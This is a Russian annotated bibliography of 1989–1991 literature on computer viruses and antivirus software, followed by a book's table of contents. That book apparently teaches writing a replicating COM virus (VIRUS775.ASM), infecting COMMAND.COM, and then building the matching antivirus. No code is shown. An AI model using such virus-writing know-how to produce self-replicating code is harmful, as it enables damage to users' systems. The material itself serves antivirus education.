Рассмотрена вирусная терминология, поясняется смысл таких терминов, как *компьютерный вирус* и *червяк*, *тройная программа*, *бомба*, *репликация*, *заражение*, *размножение*, *инкубационный период*. Кратко описаны действия вирусов разных типов.

И.Ш.Карасик. Типология вирусов. Интеркомпьютер, 1989, вып. 2, стр. 14-15.

Дано краткое описание принципов действия вирусов различных типов. В частности, интеллектуальных вирусов, системных вирусов, загрузочных вирусов, резидентных вирусов (эти понятия могут перекрываться) и др..

И.Ш.Карасик. Анатомия и физиология вирусов. Интеркомпьютер, 1990, вып. 1, стр. 39-47.

Приводится довольно подробное описание принципов действия вирусов, поражающих загрузчики (описаны правильные форматы и содержимое сектора BPB на дисках, размеченных различными программами), вирусов, поражающих системные файлы (*Lehigh*), вирусов общего назначения - COM и EXE вирусов, таких как *Eddie (Dark Avenger)*, интеллектуальных вирусов и др.

Н.Н.Безруков. Классификация вирусов. Попытка стандартизации. Интеркомпьютер, 1990, вып. 2, стр. 3739.

Предложены принципы построения классификации компьютерных вирусов при помощи классификационного

кода и сигнатуры. Описаны примеры использования сигнатур вирусов в антивирусных программах (*SCAN*, *VIRSCAN*, *Virus Locator*). Показано, как можно использовать пакеты *Norton Utilities* и *PC Tools* для поиска сигнатур вирусов.

И.Ш.Карасик. Классификация антивирусных программ. Интеркомпьютер, 1990, вып. 2, стр. 40-45.

Описаны принципы действия антивирусных программ различных типов (детекторы, фаги, вакцины, программы слежения за состоянием файловой системы, резидентные программы-мониторы. Даны краткие характеристики программ-антивирусов (*Aldstest*, *Anti-Kot*, *Dlaglot*, *Doctor*, *Scan49*, *VR*, *CRCDOS*, *Vaccine 1.3*, *DLI*), а также программ, демонстрации содержимого памяти ЭВМ (*Mem*, *MapMem*, *VTSR*, *MI*, *PCStat*, *PCMap*).

Ф.Н.Шерстюк. Вирусы и антивирусы на IBM-совместимых ПК. Интеркомпьютер, 1990, вып. 2, стр. 46-47.

Приводятся несколько советов и рекомендаций по вирусной профилактике и "лечению" зараженных файлов. Рассмотрены некоторые специализированные (*AldsTest*, *VDeath*, *Serum3*, *Anti-Kot*) и универсальные (*Anti4us*, *FluShot*, *CDM*) антивирусные программы.

Н.Н.Безруков. Классификация вирусов. Попытка стандартизации. Интеркомпьютер, 1990, вып. 3, стр. 38-47.

Приведена подробная классификация вирусов по принципу действия, проявлениям и сигнатурам. Дан список дескрипторов и сигнатур распространенных файловых и загрузочных вирусов. Эти сведения могут быть использованы при написании антивирусных программ.

В.Б.Комягин. Антивирусная программа VP - Virus Protector. Интеркомпьютер, 1990, вып. 5, стр. 42-46.

Дано подробное описание и ассемблерный текст резидентной антивирусной программы-монитора.

Е.В.Касперский. Антивирусы. Интеркомпьютер, 1990, вып. 6, стр. 46-48.

Рассматриваются программные средства, применяемые при поиске вирусов, не обнаруживаемых существующими "стандартными" антивирусными программами: отладчики (*Quad Analyzer, Advanced Trace86, Fulscreen Debug*); дизассемблеры (*DlsDoc, Sourcer, -D3*); резидентные перехватчики прерываний (*Antlcor, -D, Defence*); утилиты, отображающие содержимое и структуру оперативной памяти (*Martet, MFT, -D*). Даны рекомендации по борьбе с "интеллектуальными" вирусами, выполненными по *Stealth*-технологии.

А.Николаев. Осторожно - вирус! Компьютер пресс, 1990, вып. 6, стр. 3-16.

Приведен краткий экскурс в историю возникновения вирусов, "троянских коней" и "мин замедленного действия". Рассмотрены основные типы вирусов (позиционно зависимые и позиционно независимые, резидентные, загрузочные), описаны виды их разрушительного действия (разрушение .EXE и .COM файлов, структуры диска, содержимого экрана, dBase-файлов и др.).

Д.Лозинский. Одна из советских антивирусных программ: AIDSTEST. Компьютер пресс, 1990, вып. 6, стр. 17-20.

Описана антивирусная программа aidstest.exe (версия от 06.03.90 на 22 вируса, длина 33187 байт). Приведены общие рекомендации по антивирусной профилактике. Описаны проявления различных версий вирусов *Ball, Stoned (Marijuana), Vaccina, Yankee Doodle*.

Е.Касперский. Компьютерные вирусы: предварительные соображения. Компьютер пресс, 1991, вып. 5, стр. 13-25.

Описаны свойства и приведена классификация (систематические и тривиальные названия, длины кода, способы репликации и др.) нескольких десятков вирусов: файловых и загрузочных. Приведен составленный автором каталог наиболее распространенных вирусов.

А.Кадлоф. Вирусы. Компьютер, 1990, вып. 1, стр. 44-49.

В популярной форме описаны принципы действия вирусов по аналогии с биологическими системами. Описаны проявления некоторых распространенных вирусов (*COM-1701*, *COM-648*, *EXECOM-1*, *EXECOM-2*, *BOOTSYS*) отмечены некоторые антивирусные программы для борьбы с этими вирусами.

П.Внук. 10 антивирусных заповедей. Компьютер, 1990, вып. 1, стр. 49.

Предложено 10 советов по антивирусной профилактике. Соблюдая описанные меры безопасности, можно существенно уменьшить вероятность неприятных последствий заражения Вашего компьютера вирусом.

М.Селль. Антивирусные программы. Компьютер, 1990, вып. 2, стр. 48-50.

Кратко описаны три метода программной защиты от вирусов, а также принципы действия вирусов (указано, что для вирусов характерны две стадии: размножение вируса и разрушение данных. На самом деле для многих вирусов существует также понятие латентного периода, когда вирус может в течение некоторого времени вообще не проявлять заметной активности до тех пор, пока не будет выполнено какое-то условие, например пятница совпадет с 13 числом месяца). Дан краткий обзор антивирусных программ (*DProtect.com*, *HDSEntry.com*, *BomSquad.com*, *VtrBlock.exe*, *Anti4us2.exe*, *FluShot Plus*).

В.Фигурнов. Защита от вирусов. Компьютер, 1991, вып. 1(4), стр. 22-23.

Сравниваются различные программные средства защиты от компьютерных вирусов (программы-детекторы, вакцины, фаги, ревизоры, резидентные фильтры). Предлагается стратегия многоуровневой защиты от вирусов, главное место в которой отводится архивированию информации.

И.Ш.Карасик. К вопросу о компьютерных вирусах. Мир ПК, 1989, вып. 3, стр. 127-131.

Кратко рассмотрены принципы действия как обычных, так и возможных нетривиальных вирусов (вирусы, поражающие системные и сетевые драйверы; вирусы, зашифровывающие свой код и т.п.). Развеиваются мифы относительно коварства и неуничтожимости некоторых типов вирусов.

А.С.Осипенко. Компьютерные вирусы. Мир ПК, 1990, вып. 3, стр. 23-27.

Описана терминология и дано определение компьютерного вируса. Приведен список мест, куда (теоретически) могут внедряться компьютерные вирусы (дисковый загрузчик, системный загрузчик, файлы операционной системы, системные и прикладные программы, драйверы устройств, объектные модули и библиотеки, программы для препроцессоров и командных процессоров, исходные тексты программ на языках высокого уровня). Описаны вирусы, обнаруженные в Москве в 1988-1989 годах: *Flea (Vlenna, COM-648)*, *Rash (COM-1701)*, *Israely Virus (Black Friday)*, *Sina*, *Ibris (TP)*, *Eddie (Dark Avenger)*, *Ping-Pong (Italian Virus)*.

В.Э.Фигурнов. IBM PC для пользователя. 2-е изд. перераб. и доп. - М.: Финансы и статистика, Компьютер Пресс, 1991. - 288 с.

Наряду с описанием основных принципов и приемов работы на IBM-совместимом компьютере для неискушенного пользователя в одной из глав книги описаны основные

принципы борьбы с вирусами и некоторые популярные антивирусные программы.

Н.Н.Безруков. Классификация компьютерных вирусов MS-DOS и методы защиты от них. - М.: Информэйшн Компьютер Энтерпрайз, 1990. - 48 с.

Описаны предложенные автором принципы классификации компьютерных вирусов, включающей код вируса (обычно - целое число, равное длине вируса), дескриптор (список основных свойств) и сигнатуру (строку для поиска кода вируса). Приведена классификация методов защиты от компьютерных вирусов и даны обширные рекомендации по применению методов защиты от вирусов и конкретных антивирусных программ. В конце брошюры приведены таблицы классификации файловых и загрузочных вирусов, содержащие также сигнатуры нескольких десятков вирусов.

Содержание

Введение	3
Глава 1. Вирус и антивирус.	5
1.2 Описание простейшего вируса.	5
1.3 Описание работы антивируса	7
Глава 2. Пишем вирус	10
2.1 С чего начать?	11
2.2 Передача управления вирусу	11
2.3 Восстановление программы-носителя	12
2.4 Сохранение DTA	13
2.5 Область данных вируса	14
2.6 Поиск жертвы	18
2.7 Жертва найдена?	20
2.8 Вирус размножается	26
2.9 Обработка ошибок	27
2.10 Текст программы VIRUS775.ASM	29
Глава 3. Пишем антивирус	35
3.1 Как искать сигнатуру вируса	37
3.2 Листинг программы VIRUS775.ASM	37
3.3 Подбираем сигнатуру	44
3.4 Что должен делать антивирус	46
3.5 Область данных антивируса	46
3.6 Антивирус начинает работу	51
3.7 Читаем командную строку	52
3.8 Заказываем память	53
3.9 Ищем зараженные файлы.	55
3.10 Длинные и короткие файлы	57
3.11 Ищем сигнатуру вируса	59
3.12 Лечим зараженный файл	61
3.13 Записываем вылеченный файл	62
3.14 Антивирус "умывает руки"	64
3.15 Текст программы ANTI775.ASM	66

Глава 4. Кто выиграет войну?	74
4.1 Создаем исполняемые программы	74
4.2 Заражаем COMMAND.COM	77
4.3 Проверяем работу антивируса	78
4.4 Вместо послесловия	81
Аннотация литературы по компьютерным вирусам.	82